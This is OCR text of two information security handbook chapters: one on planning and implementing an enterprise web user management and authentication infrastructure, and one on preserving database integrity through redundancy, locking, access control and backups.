

Exhibit 13-5. Web secure user management components.

technical requirements are identified and prioritized, potentially helping prevent serious schedule issues and cost overruns.

PROJECT PLANNING AND INITIATION

Project Components

There are three key components that make up developing an enterprise-wide Web security user management infrastructure (see Exhibit 13-5). While there is significant overlap between components, and each component will affect how the other components will be designed, breaking the project into components makes it more manageable.

Infrastructure. The infrastructure component involves defining the back-end networking and server components of the user management infrastructure, and how that infrastructure integrates into overall Web and legacy data system architecture.

Directory Services. The directory services component involves defining where the user information will be stored, what type of information will be stored, and how that information will be synchronized with other data systems.

Administration Tools. The administration tools component defines the processes and procedures that will be used to manage user information, delegation of administration, and business processes and rules. The administration tools component also involves developing the tools that are used to manage and maintain information.

Roles and Responsibilities

Security. The security department is responsible for ensuring that the requirements meet the overall company security policies and practices.

Security should also work closely with the business to help them identify business security requirements. Processes and procedures should be updated in support of the new architecture.

Business. The business is responsible for identifying the business requirements associated with the applications.

Application Developers. Application developers are responsible for identifying tool sets currently in place, information storage requirements, and other requirements associated with the development of the applications that will utilize the infrastructure.

Infrastructure Components. It is very important for the infrastructure and networking groups to be involved. Infrastructure for support of the hardware, webservers, and directory services. Networking group to ensure that the necessary network connections and bandwidth is available.

REQUIREMENTS

Define Business Requirements

Before evaluating the need for, selecting, and implementing a centralized security authentication infrastructure, it is critical to ensure that all business requirements are thoroughly identified and prioritized. This process is no different than building the business and security requirements for client/server and Internet applications. Identifying the business requirements will help identify the following key issues:

1. What existing security policies and processes are in place?
2. Is the cost of implementing a single centralized infrastructure warranted, or is it acceptable to implement decentralized security in each application?
3. What data and systems will users be accessing? What is the confidentiality of the data and systems being accessed?
4. What are the business security requirements for the data and systems being accessed? Are there regulations and legal issues regarding the information that dictate specific technologies or processes?
5. What type of applications will require security? Will users be accessing more than one application? Should they be allowed single sign-on access?
6. What type of auditing is required? Is it permissible to track user movements in the Web site?
7. Is user personalization required?
8. Is self-registration necessary, or are users required to contact a customer service organization to request a name and password?
9. Who will be responsible for administering privileges? Are there different administration requirements for different user groups?

10. What are the projected numbers of users?
11. Are there password management requirements?
12. Who will be accessing applications/data? Where are these users located? This information should be broken down into groups and categories if possible.
13. What are the various roles of people accessing the data? Roles define the application/data privileges users will have.
14. What is the timeframe and schedules for the applications that the infrastructure will support?
15. What are the cost constraints?

Define Technical Requirements

After defining the business requirements, it is important to understand the existing technical environment and requirements. This will help determine the size and scope of the solution required, what platforms need to be supported, and the development tools that need to be supported by the solution.

Identifying the technical requirements will help identify the following key issues:

1. What legacy systems need to be accessed?
2. What platforms need to be supported?
3. Is there an existing directory services infrastructure in place, or does a new one need to be implemented?
4. What Web development tools are utilized for applications?
5. What are the projected number of users and transactions?
6. How granular should access control be? Can users access an entire Web site or is specific security required for single pages, buttons, objects, and text?
7. What security identification techniques are required: account/password, biometrics, certificates, etc.? Will new techniques be migrated to as they are introduced?
8. Is new equipment required? Can it be supported?
9. What standards need to be supported?
10. Will existing applications be migrated to the new infrastructure, including client/server and legacy applications?
11. What are the cost constraints?

Risk Assessment

Risk assessment is an important part of determining the key security requirements (see Exhibit 13-6). While doing a detailed analysis of a security risk assessment is beyond the scope of this chapter, it is important to understand some of the key analyses that need to be done.

Exhibit 13-6. Risk assessment.

- What needs to be protected?
  - — Data
  - — Systems
- Who are the potential threats?
  - — Internal
  - — External
  - — Unknown
- What are the potential impacts of a security compromise?
  - — Financial
  - — Legal
  - — Regulatory
  - — Reputation
- What are the realistic chances of the event occurring?
  - — Attempt to determine the realistic chance of the event occurring
  - — Verify that all requirements were identified

The benefits of risk assessment include ensuring that one does not spend hundreds of thousands of dollars to protect information that has little financial worth, as well as ensuring that a potential security compromise that could cause millions of dollars worth of damage, in both hard dollars and reputation, does not occur because one did not spend what in hindsight is an insignificant investment.

The most difficult part of developing the risk assessment is determining the potential impacts and the realistic chances of the event occurring. In some cases, it is very easy to identify the financial impacts, but careful analysis must be done to determine the potential legal, regulatory, and reputation impacts. While a security breach may not have a direct financial impact if user information is lost, if publicized on the front page of the business section, the damage caused to one's reputation and the effect that has on attracting new users could be devastating.

Sometimes, it can be very difficult to identify the potential chance of a breach occurring. Threats can come from many unforeseen directions and new attacks are constantly being developed. Steps should be taken to ensure that detailed processes, including monitoring and reviews of audit logs, are done on a regular basis. This can be helpful in identifying existing or potential threats and analyzing their chance of occurrence. Analysis of threats, new and existing, should be performed routinely.

Prioritization and Selection Criteria

After defining the business and technical requirements, it is important to ensure that the priorities are discussed and agreed upon. Each group

should completely understand the priorities and requirements of the other groups. In many cases, requirements may be developed that are nice to have, but are not a priority for implementing the infrastructure. One question that should be asked is: is one willing to delay implementation for an extended amount of time to implement that requirement? For example, would the business group wait an extra six months to deliver the application so that it is personalized to the user, or are they willing to implement an initial version of the Web site and upgrade it in the future? By clearly understanding the priorities, developing selection criteria will be much easier and products can be separated and evaluated based on how well they meet key criteria and requirements.

Selection criteria should be based on the requirements identified and the priorities of all parties involved. A weight should be given to each selection criterion; as products are analyzed, a rating can be given to each selection criterion and then multiplied against the weight. While one product may meet more requirements, one may find that it does not meet the most important selection criterion and, therefore, is not the proper selection.

It is also important to revisit the requirements and their priorities on a regular basis. If the business requirements change during the middle of the product, it is important to understand those changes and evaluate whether or not the project is still moving in the right direction or whether modifications need to be made.

PRODUCT STRATEGY AND SELECTION

Selecting the Right Architecture

Selecting the right infrastructure includes determining whether centralized or decentralized architecture is more appropriate and whether to develop the solution in-house or purchase/implement a third-party solution.

Centralized or Decentralized. Before determining whether to make or buy, it is first important to understand if a centralized or decentralized infrastructure meets the organization's needs (see Exhibit 13-7). Based on the requirements and priorities identified above, it should become obvious as to whether or not the organization should implement a centralized or decentralized architecture. A general rule of thumb can be identified.

Make or Buy. If one has determined that a centralized architecture is required to meet one's needs, then it is realistic to expect that one will be purchasing and implementing a third-party solution. For large-scale Web sites, the costs associated with developing and maintaining a robust and scalable user management infrastructure quickly surpass the costs associated with purchasing, installing, and maintaining a third-party solution.

Exhibit 13-7. Centralized or decentralized characteristics.

Centralized	Decentralized
Multiple applications	Cost is a major issue
Supports large number of users	Small number of applications
Single sign-on access required	One authentication technique
Multiple authentication techniques	Minimal audit requirements
Large-scale growth projected	Manageable growth projected
Decentralized administration	Minimal administration requirements
Detailed audit requirements	

If it has been determined that a decentralized architecture is more appropriate, it is realistic to expect that one will be developing one's own security solutions for each Web application, or implementing a third-party solution on a small scale, without the planning and resources required to implement an enterprisewide solution.

Product Evaluation & Testing. Having made a decision to move forward with buying a third-party solution, now the real fun begins — ensuring that one selects the best product that will meet one's needs, and that can be implemented according to one's schedule.

Before beginning product evaluation and testing, review the requirements, prioritization, and selection criteria to ensure that they accurately reflect the organization's needs. A major determination when doing product evaluation and testing is to define the following:

What are the time constraints involved with implementing the solution? Are there time constraints involved? If so, that may limit the number of tools that one can evaluate or select products based on vendor demonstrations, product reviews, and customer references. Time constraints will also identify how long and detailed one can evaluate each product. It is important to understand that implementing a centralized architecture can be a time-consuming process and, therefore, detailed testing may not be possible. Top priorities should be focused on, with the evaluation of lower priorities based on vendor demonstrations and other resources.

- *Is there an in-house solution already in place?* If there is an in-house solution in place, or a directory services infrastructure that can be leveraged, this can help facilitate testing.
- *Is hands-on testing required?* If one is looking at building a large-scale solution supporting millions of users and transactions, one will probably want to spend some time installing and testing at least one tool prior to making a selection.
- *Are equipment and resources available?* While one might like to do detailed testing and evaluation, it is important to identify and locate

the appropriate resources. Hands-on testing may require bringing in outside consulting or contract resources to perform adequate tests. In many cases, it may be necessary to purchase equipment to perform the testing; and if simultaneous testing of multiple tools is going to occur, then each product should be installed separately.

Key points to doing product evaluation and testing include:

- To help facilitate installation and ensure proper installation, either the vendor or a service organization familiar with the product should be engaged. This will help minimize the lead time associated with installing and configuring the product.
- Multi-function team meetings, with participants from Systems Development, Information Security and Computer Resources, should occur on a regular basis, so that issues can be quickly identified and resolved by all stakeholders.
- If multiple products are being evaluated, each product should be evaluated separately and then compared against the other products. While one may find that both products meet a requirement, it may be that one product meets it better.

Product Selection. Product selection involves making a final selection of a product. A detailed summary report with recommendations should be created. The summary report should include:

- business requirements overview
- technical requirements overview
- risk assessment overview
- prioritization of requirements
- selection criteria
- evaluation process overview
- results of evaluation and testing
- risks associated with selection
- recommendations for moving forward

At this point, one should begin paying special attention to the risks associated with moving forward with the selected product and begin identifying contingency plans that need to be developed.

License Procurement. While selecting a product, it is important to understand the costs associated with implementing that product. If there are severe budget constraints, this may have a major impact on the products that can be implemented. Issues associated with purchasing the product include:

1. How many licenses are needed? This should be broken out by timeframes: immediate (3 months), short term (6 to 12 months), and long term (12 months+).

2. How is the product licensed? Is it a per-user license, site license? Are transaction fees involved? What are the maintenance costs of the licenses? Is there a yearly subscription fee for the software?
3. How are the components licensed? Is it necessary to purchase server licenses as well as user licenses? Are additional components required for the functionality required by the infrastructure?
4. If a directory is being implemented, can that be licensed as part of the purchase of the secure user management product? Are there limitations on how that directory can be used?
5. What type of, if any, implementation services are included in the price of the software? What are the rates for implementation services?
6. What type of technical support is included in the price of the software? Are there additional fees for the ongoing technical support that will be required to successfully maintain the product?

DESIGN

The requirements built for the product selection should be reevaluated at this stage, especially the technical requirements, to ensure that they are still valid. At this stage, it may be necessary to obtain design assistance from the vendor or one of its partner service organizations to ensure that the infrastructure is designed properly and will meet both immediate and future usage requirements. The design phase can be broken into the following components.

Server Infrastructure

The server infrastructure should be the first component analyzed.

- What is the existing server infrastructure for the Internet/intranet architecture?
- What components are required for the product? Do client agents need to be installed on the Web servers, directory servers, or other servers that will utilize the infrastructure?
- What servers are required? Are separate servers required for each component? Are multiple servers required for each component?
- What are the server sizing requirements? The vendor should be able to provide modeling tools and sizing requirements.
- What are the failover and redundancy requirements? What are the failover and redundancy capabilities of the application?
- What are the security requirements for the information stored in the directory/databases used by the application?

Network

The network should next be analyzed.

- What are the network and bandwidth requirements for the secure user management infrastructure?

- What is the existing Internet/intranet network design? Where are the firewalls located? Are traffic load balancers or other redundancy solutions in place?
- If the Internet servers are hosted remotely, what are the bandwidth capabilities between the remote site and one's internal data center?

Directory Services

The building of a complete directory infrastructure in support of a centralized architecture is beyond the scope of this chapter. It is important to note that the directory services are the heart and soul of one's centralized architecture. The directory service is responsible for storing user-related information, groups, rights and privileges, and any potential personalization information. Here is an overview of the steps that need to be addressed at this juncture.

Directory Services Strategy.

- What is the projected number of users?
- The projected number of users will have a major impact on the selection of a directory solution. One should break projections into timeframes: 1 month, 6 months, 1 year, and 2 years.
- Is there an existing directory service in place that can be utilized?
- Does the organization have an existing directory service that can be leveraged? Will this solution scale to meet long-term user projections? If not, can it be used in the short term while a long-term solution is being implemented? For example, the organization might already have a Windows NT domain infrastructure in place; but while this would be sufficient for five to 10,000 users, it cannot scale to meet the needs of 100,000 users.
- What type of authentication schemes will be utilized?
- Determining the type of authentication schemes to be utilized will help identify the type of directory service required. The directory requirements for basic account/password requirements, where one could get away with using a Windows NT domain infrastructure or maybe an SQL infrastructure, are much different than the requirements for a full-scale PKI infrastructure, for which one should be considering a more robust solution, like an LDAP directory service.

Directory Schema Design.

- What type of information needs to be stored?
- What are the namespace design considerations?
- Is only basic user account information being stored, or is additional information, like personal user information and customization features, required? Using a Windows NT domain infrastructure limits the type of information that can be stored about a user, but using an LDAP

or NDS infrastructure allows one to expand the directory schema and store additional information that can be used to personalize the information provided to a user.
- What are the administration requirements?
- What are the account creation and maintenance requirements?

Development Environment

Building a development environment for software development and testing involves development standards.

Development Standards. To take advantage of a centralized architecture, it is necessary to build development security processes and development standards. This will facilitate the design of security into applications and the development of applications (see Exhibit 13-8). The development security process should focus on helping the business and development team design the security required for each application. Exhibit 13-8 is a sample process created to help facilitate the design of security requirements for Web-based applications utilizing a centralized authentication tool.

Administrative Responsibilities

There are multiple components of administration for a secure user management infrastructure. There is administration of the users and groups that will be authenticated by the infrastructure; there is administration of the user management infrastructure itself; and there is the data security administration that is used to develop and implement the policies and rules used to protect information.

Account Administration. Understanding the administration of accounts and user information is very important in developing the directory services architecture. The hierarchy and organization of the directory will resemble how the management of users is delegated.

If self-administration and registration are required, this will impact the development of administrative tools.

Infrastructure Administration. As with the implementation of any enterprisewide solution, it is very important to understand the various infrastructure components, and how those will be administered, monitored, and maintained. With the Web globalizing applications and being "always on," the user management infrastructure will be the front door to many of the applications and commerce solutions that will require 24×7 availability and all the maintenance and escalation procedures that go along with a 24×7 infrastructure.



Exhibit 13-8. Application security design requirements.

Data Security Administration. A third set of administrators is required. The role of data security administrators is to work with data owners to determine how the information is to be protected, and then to develop the rules and policies that will be used by the management infrastructure and developers to protect the information.

TESTING

The testing of one's centralized architecture will resemble that of any other large-scale enterprisewide or client/server application. The overall test plan should include all the features listed in Exhibit 13-9.

Exhibit 13-9. Testing strategy examples.

Test	Purpose
Functionality	To ensure that the infrastructure is functioning properly. This would include testing rules and policies to ensure that they are interacting correctly with the directory services. If custom administrative tools are required for the management of the directory, this would also include detailed testing to ensure that these tools were secure and functioning properly.
Performance	Because the centralized infrastructure is the front end to multiple applications, it is important to do performance and scalability testing to ensure that the user management infrastructure does not become a bottleneck and adversely affect the performance and scalability of applications. Standard Internet performance testing tools and methods should be utilized.
Reliability and failover	An important part of maintaining 24×7 availability is built-in reliability, fault tolerance, and failover. Testing should occur to ensure that the architecture will continue to function despite hardware failures, network outages, and other common outages.
Security	Because one's user management infrastructure is ultimately a security tool, it is very important to ensure that the infrastructure itself is secure. Testing would mirror standard Internet and server security tests like intrusion detection, denial-of-service, password attacks, etc.
Pilot test	The purpose of the pilot is to ensure that the architecture is implemented effectively and to help identify and resolve any issues in a small, manageable environment. Because the user management architecture is really a tool used by applications, it is best to integrate the pilot testing of the infrastructure into the roll-out of another application. The pilot group should consist of the people who are going to be using the product. If it is targeted toward internal users, then the pilot end-user group should be internal users. If it is going to be the general internet population, one should attempt to identify a couple of best customers who are willing to participate in a pilot test/beta program. If the member services organization will be administering accounts, then they should be included as part of the pilot to ensure that that process has been implemented smoothly. The pilot test should focus on all aspects of the process, not just testing the technology. If there is a manual process associated with distributing the passwords, then this process needs to be tested as well. One would hate to go live and have thousands of people access accounts the first day only to find out that one has never validated that the mailroom could handle the additional load.

SUMMARY

This chapter is intended to orient the practitioner to the multiple issues requiring attention when an organization implements secure Web applications using third-party commercial software. Designing, implementing, and administering application security architectures, which address and resolve user identification, authentication, and data access controls, have become increasingly popular. In the Web application environment, the author introduces the complexity of *application user* as co-owner of the administration process.

This chapter reflects a real-life scenario, whereby a company with the need to do E-business on the Web, goes through an exercise to determine the cost/benefit and feasibility of building in security versus adding it on, including all of the considerations and decisions made along the way to implementation. For the readers' reference, several products were evaluated, including "getAccess" from EnCommerce and Netegrity's SiteMinder.

98

Reflections on Database Integrity

William Hugh Murray, CISSP

This chapter discusses the concept of database integrity. It contrasts this concept to those of data integrity and database management system integrity. The purpose of the discussion is to arrive at a set of recommendations for the owners and operators of such databases on how to preserve that integrity.

Concepts and Descriptions

This section sets forth some definitions and concepts that describe and bound the issue of database integrity.

Integrity

Integrity is the property of being whole, complete, and unimpaired; free from interference or contamination; unbroken; in agreement with requirements or expectations.

Data can be said to have integrity when it is internally consistent (e.g., the books are in balance) and when it describes what it intends (e.g., the books accurately reflect the performance and condition of the business). A system can be said to have integrity when it performs according to a complete specification most of the time, fails in a predictable manner, presents sufficient evidence of its failure to permit timely and effective corrective action, and permits orderly recovery.

Database

For purposes of this discussion, a database can be defined as a monolithic collection of related or interdependent data elements. Alternatively, it is a monolithic collection of information represented in coded data elements and specific relationships between those data elements. A database is usually intended to be shared across users, uses, or applications.

The abstraction of database is relatively novel, no older than the modern computer. Until the appearance of database management software for the microcomputer, perhaps a decade ago, it was esoteric. Analogous collections of data, such as the books of account for a business, existed before the computer. The term can properly be applied to most of the data that is usually recorded on such media as ledger cards or 3×5 cards. However, it is usually reserved for the most formal, rigorous, and systematic of such collections.

Information in a database can be explicitly represented in the form of coded data elements; employee name is a common example. However, there is other information in the database in the form of associations, both explicit and implicit, between the data elements.

Relationships are special kinds of associations between the data elements. For example, the various fields in an employee database record are related logically in much the same way as they are related on a piece of paper. The meaning and identity of each field is determined, in part, by this context. This information is at least as important as that in the data elements themselves.

The relationships can be expressed in the data itself (relational), in the arrangement or order of the elements within the database (structured), or in metadata, data about the data, that explicitly describes or encodes the relationships (e.g., indexed or object oriented). While databases can be characterized by how the relationships are primarily expressed, in practice, all databases use a combination of these mechanisms. For example, in those databases known as relational, some relationships are expressed in the structure (i.e., tables and views), some in the data (i.e., references to other tables), and some in metadata (the names of the columns).

Database Integrity

A database can be said to have integrity when it preserves the information in the data, that is, when both the data and the relationships are maintained. Database integrity is about the integrity of the records. The integrity of the database is separate from, and can be contrasted to, that of the data, on the one hand, and of the database management system on the other.

Database Management System

For our purposes, a database management system is a generalized, abstract, and automated mechanism for creating, maintaining, storing, preserving, and presenting a database to, and on behalf of, applications.

Database managers are often characterized by the name of the mechanism on which they primarily rely to describe the relationships among the data elements. Thus, database managers in which the relationship between two data elements is normally implied in the data itself, for example, the content of a data element (two employee records have the same department number), or the ordering of the data (employee A precedes B in the sort order of the name field) can be called *relational database managers*. Those in which the relationship is implied by how the two elements are physically stored, (for example, all employees in the same department are stored together, or employee A is always stored before B) can be referred to as *structured database managers.*

Relational Integrity

Relational integrity is the aspect of database integrity that deals with the preservation of the special relationships between the data elements.

Referential integrity is an example and a special case of relational integrity. A reference is a relationship in which a value in one record points to another record, usually of another record type. For our purposes, it is an example and illustration of what it might mean to say that a database has integrity to the extent that relationships are preserved.

Consider the case of an employee record with a department number in it that refers to a department record. If the department number in the employee record is *N*, then referential integrity requires that there be a department record for department *N*. It would prohibit the creation of an employee record with a department number for which there was no corresponding department record, the deletion of department record *N* as long as any employee record pointed to it, and more than one department record *N* for the employee record to point to.

It should be noted that this kind of integrity is optional. That is, the condition could exist, coincidentally or accidentally, without any declaration, commitment, or enforcement. Likewise, it can be implemented and enforced either by using applications or the database management system. As a rule, it is preferable to have it implemented in the database management system so that the mechanism can be shared across applications and so that one application need not rely on another.

Methods

This section discusses some of the methods for implementing database managers and preserving the integrity of the database.

Localization

By definition, a database is a monolith. That is, all of its elements and all of its relationships are essential to its identity. If any element or relationship is lost or broken, then the identity and the integrity are destroyed.

Of course, this is separate from the physical database manager, which might contain two or more independent databases. However, all other things being equal, keeping the elements of the database together helps preserve its integrity. Therefore, most database managers strive to keep the database together.

Single Owning Process

An important form of localization is the single owning process. Because a database is a monolith, there must be a single process that can see all of it, manage it, and have responsibility for its integrity. This owning process is usually the database manager. An implication is that a database manager is usually a single process.

Redundancy

To make the database more reliable than the media and devices on which it is stored, most database managers apply some kind of redundant data. The data is recorded in more than the minimum number of bits otherwise required to express it.

Dynamic Error Detection and Correction

Often, redundancy takes the form of error detection and correction codes. The data is recorded in codes that make the alteration of a bit obvious and its timely and automatic correction possible. One such code is parity, in which an additional bit is added to each frame of 7 or 8 bits to make the frame conform to some arbitrary rule such as odd or even. A variance from the rule signals the alteration of a bit. Some codes are so powerful as to permit the automatic detection and correction of multiple bit errors. These codes can be implemented in both the storage device (i.e., below the line) or in the database manager (above the line between software and hardware-only mechanisms).

Duplication

Redundancy can be carried as far as one or more complete copies of the database or its elements. Such copies can be either inside or outside the database manager. Because relationships are usually best known to the database manager, they are best preserved using the duplication facilities that are provided by it.

Mirroring

One form of duplication is mirroring, in which two synchronized copies of the data are maintained. Mirroring is done internal to a mechanism; the copy is not visible from outside. For example, a file manager can mirror files. It will apply changes to both copies, satisfy requests from either, but conceal the existence of the second copy to processes outside itself. Mirroring can be done on the same device or on a different one. When done on a single device, mirroring protects against a media failure or a limited failure of the device (e.g., a bad track). When done across devices, it protects against a general device failure.

Backup

Backup copies of the database are made independent of the database manager. Among other losses, these copies are specifically intended to protect against damage that might occur to the data if the manager should fail or become corrupt.

Such copies can be prepared automatically by the database manager, or by using utilities or other program processes that are independent of the mechanism itself. Of course, although intended to protect against database manager failures, the use of an independent backup system may itself be a threat to the integrity of the database. It is difficult for an independent system to know and enforce the rules that the database manager itself enforces.

Checkpoints and Journals

A checkpoint is a special case of a backup copy. It is taken at a particular point in time. For example, the initial state of the database, even if empty, is a checkpoint. Checkpoints are used in conjunction with a journal or

log of all update activity subsequent to the checkpoint to reconstruct the database. This mechanism preserves both integrity and currency.

Reconstruction

Such secondary copies can be employed to reconstruct the database, even from massive failures. However, this means that, at least under some circumstances, the integrity of the database will depend on the integrity of these copies.

Compartmentation

To compartmentalize is to place things into segregated compartments. The intent is to contain the effects of what happens in one compartment in such a way as to limit the impact on other compartments. For example, one might run multiple small database managers, in preference to a single large one, so as to limit the impact of a failure.

Segregation and Independence

Database management systems often implement segregation and independence of sub-processes to preserve integrity. For example, they may isolate the process that does an update from that which checks to see that it was done correctly and from the one that attempts corrective action. The purpose is to minimize the chances that the same fault will affect all three.

Encapsulation

The database manager can be viewed as a package, container, or capsule, one role of which is to protect the database from any outside interference or contamination. Encapsulation can be either physical or logical. For a database manager, physical encapsulation might be provided by placing it in a separate computer. Logical encapsulation might be provided by placing it in an isolated and protected process within an environment provided by a shared computer and its operating system. Logical encapsulation may also be provided, in part, and in static conditions, by the use of secret codes.

Most database management systems provide some encapsulation of the databases they contain. Object-oriented database management systems do so, by definition, explicitly and globally. Increasingly, one sees database managers themselves being encapsulated in their own hardware.

Hiding

Capsules hide or conceal their contents so that they cannot be seen or addressed from the outside. While this does not make the database safer from destruction, it does protect it from unauthorized disclosure and from malicious, but covert, change. Hiding can be implemented in many ways; the most common are by means of process-to-process isolation, data typing and type managers, and by the use of secret codes.

Binding

Binding is used to resolve and fix, for example, a data characteristic or reference, so as to resist later change. In computer science, one speaks of early and late binding. For example, in some programming, symbolic names are bound, that is, resolved so as to resist later change at compile time, while in others the same characteristic may not be bound until execution time.

Many structured database management systems can bind relationships in the database at programming time or at load time. This tends to improve both the integrity and performance at the expense of loss of flexibility and increased maintenance cost. Relational database managers also employ binding of table existence at creation time.

Binding applies only within the environment in which it takes place. If data or databases are removed from the database manager, then characteristics are no longer bound or reliable.

Atomic Update

Atomic update means that any change to the database takes place completely or not at all. There are no partial updates. This includes both data elements and relationships. Most database managers implement this by maintaining the ability to "roll back" any partial updates that they are unable to complete.

Locking

One potential threat to the integrity of a database results from concurrent use by two or more processes. For example, where two users make changes to a database, there is some potential that the second change will overwrite the first. Database management systems are expected to provide mechanisms, such as locking, that resist such problems.

Locking is a mechanism that database managers employ to ensure that partially updated elements and relationships are not used. It involves marking the element as "in use" or "asking for the lock" for all elements involved in an update. The mechanism will not permit a second use of an element that is in use and will not begin an update until it can obtain the locks for all elements involved. However, locking is ordinarily a logical, rather than physical, mechanism. It is usually just a bit or flag that is set by locking or unlocking.

Locking may come in several levels of transparency and granularity. Ideally, locking would be automatic and transparent to all users or using processes. However, this might have unnecessary performance impact. For example, for maximum transparency, a database management system might restrict access from application B to any data that A is looking at, on the assumption that A might elect to update it. Thus, B will see a performance penalty even if he does not care about potential updates.

Performance might also require that B's access be limited to only the smallest element that A might update. B should not be restricted from an entire table simply because A is interested in a single row of the table. Thus, maximum performance requires that both A and B declare their intent.

Access Control

Access control is a mechanism provided by the database management system to enable the owners and managers of the database to control which users or using processes can alter the database, its elements, or its relationships. These controls are most likely to be included in database management systems intended for use by multiple users. It is an integrity mechanism in that it reduces the size of the population that can alter the database to the intended population. It can also be used to enforce dual controls intended to resist errors and malice.

Privileged Controls

Most database management systems, particularly those that provide access controls, provide what can be referred to as privileged controls. These controls are intended for use by the managers of the system. They are intended for use to exercise ultimate control, particularly to remedy unusual situations. Two unusual situations are of particular interest. The first is to override the access controls. This capability may be necessary to avoid a deadlock situation. The second is the use of such privilege to repair the database itself. In the early days of structured databases, such controls were frequently used to "repair broken chains."

It should be noted that such privilege includes the ability to contaminate or interfere with the database.

Reconciliation

Reconciliation refers to an act or process that brings the database into harmony or consistency; that is, the act or process of checking the database against expectation and correcting for variances. Normally, database management systems perform this kind of checking on a routine, automatic, frequent, and repetitive, if not quite continuous, basis. For example, after making a `WRITE` request to another process (e.g., the file system), the database manager can make an immediate inspection to satisfy itself that the request completed correctly. The routine and automatic nature of this activity, among other things, distinguishes it from recovery. Another is that it relies almost exclusively on internal resources.

Recovery

Recovery is the integrity mechanism of last resort, the one that is used when the database is broken beyond the ability of any other mechanism to repair it. It is usually externally invoked and relies on external resources such as backup copies of the data. While it must bring the database back to a state of integrity, it may do so at the expense of currency or even lost data.

Conclusions

Database integrity is essential. If one cannot rely on the data, it is useless. Integrity is easier to preserve than to recreate. No single tool or mechanism is sufficient unto itself. Database management systems will employ a variety of tools, and owners and managers will compensate for the inherent limitations of the database managers by employing tools that are completely external to it.

At least four things are necessary to preserve the integrity of a database:

1. One must preserve both the data elements and the relationships among them.
2. One must understand and exploit the mechanisms provided by the database management systems.
3. One must not compromise any of these mechanisms, either in the way one uses them or external to them.
4. One must understand the limitations of the database management system and compensate for them.

A simple copy of the data elements may not preserve the information contained in the relationships. For example, if a structured database contains information about the relationships in the physical location of the data within the device, then a copy of the data can preserve the relationships only if it is on an identical device.

Because all database management systems employ a combination of mechanisms to implement relationships and because most of these mechanism are concealed, management or operational procedures that bypass the database management system are suspect. On the other hand, if there are no measures taken to preserve integrity that are independent of the database management system, then a failure of the mechanism can destroy the database.

It should be noted that the most robust database managers so encapsulate the database that they cannot be bypassed. Any attempt to do so will result, at best, in the distortion of the database, and, at worst, in the destruction of the database and the database management system. Most of these systems will also provide one or more built-in mechanisms for creating external representations of the database.

One final issue is that of scale. Most databases are relatively small when compared to the systems and devices on which they reside. However, many of the most important databases are very large and span tens or even hundreds of devices. In such databases, information about relationships can span many devices. The integrity of the database requires the preservation of the devices and their relationship to each other.

On the other hand, it is common in these databases to create external copies by backing up the devices rather than the database or even the files. Such backups are device and device-field dependent. While they provide adequate protection against the failure of one or two devices, recovery from the destruction of the entire environment might require the complete replication of the environment. Timeliness may require that this be done in days or even hours. Thus, in exactly the databases in which it may be most urgent to have device-independent backups, it may be least likely to have them.

Recommendations

This section sets forth recommendations for preserving the integrity of databases. These include some recommendations for using the database management system and some for compensating for its limitations.

1. Choose a database manager whose characteristics, features, and properties are sufficiently robust for the intended application and environment. Consider the size of the database and its importance to the enterprise.
2. Use the database management system according to directions. Note and respect all limitations.
3. Place the database and its manager in a robust environment.
4. Provide adequate resources (e.g., mirror files, devices, and control units) as indicated by the application and environment.

5. Prefer monolithic databases for integrity. Use distributed database managers only to the extent justified by major differences in performance.
6. For integrity, prefer a one-to-one relationship between a database, a database management system, and a processor. Share only to the extent indicated by major economies of scale. Keep in mind that today's computer systems can be more readily scaled to their applications. Large-scale sharing no longer offers the economies that it used to.
7. Prefer relational and object-oriented databases for integrity. Prefer structured databases for performance.
8. Applications and users should check those behaviors of the database manager that they rely on.
9. Limit access to the database and to elements within it to the minimum number of known users and processes consistent with the application.
10. Apply access controls in such a way as to involve multiple people in sensitive updates to the database.
11. Involve multiple people in the use of privileged or potent controls.
12. Keep multiple backup copies and generations of the data, including checkpoints and journals of update activity.
13. Prefer device-independent backups, particularly for databases that span multiple devices.
14. For device independence, prefer to make backups with services provided by the database manager. Use independent mechanisms for performance.
15. Prefer to make backups with services provided by the database manager for preservation of relationships. Prefer backups made by other means for independence and to protect against failure in the mechanism.
16. To protect external copies of the database, involve multiple people in their custody.
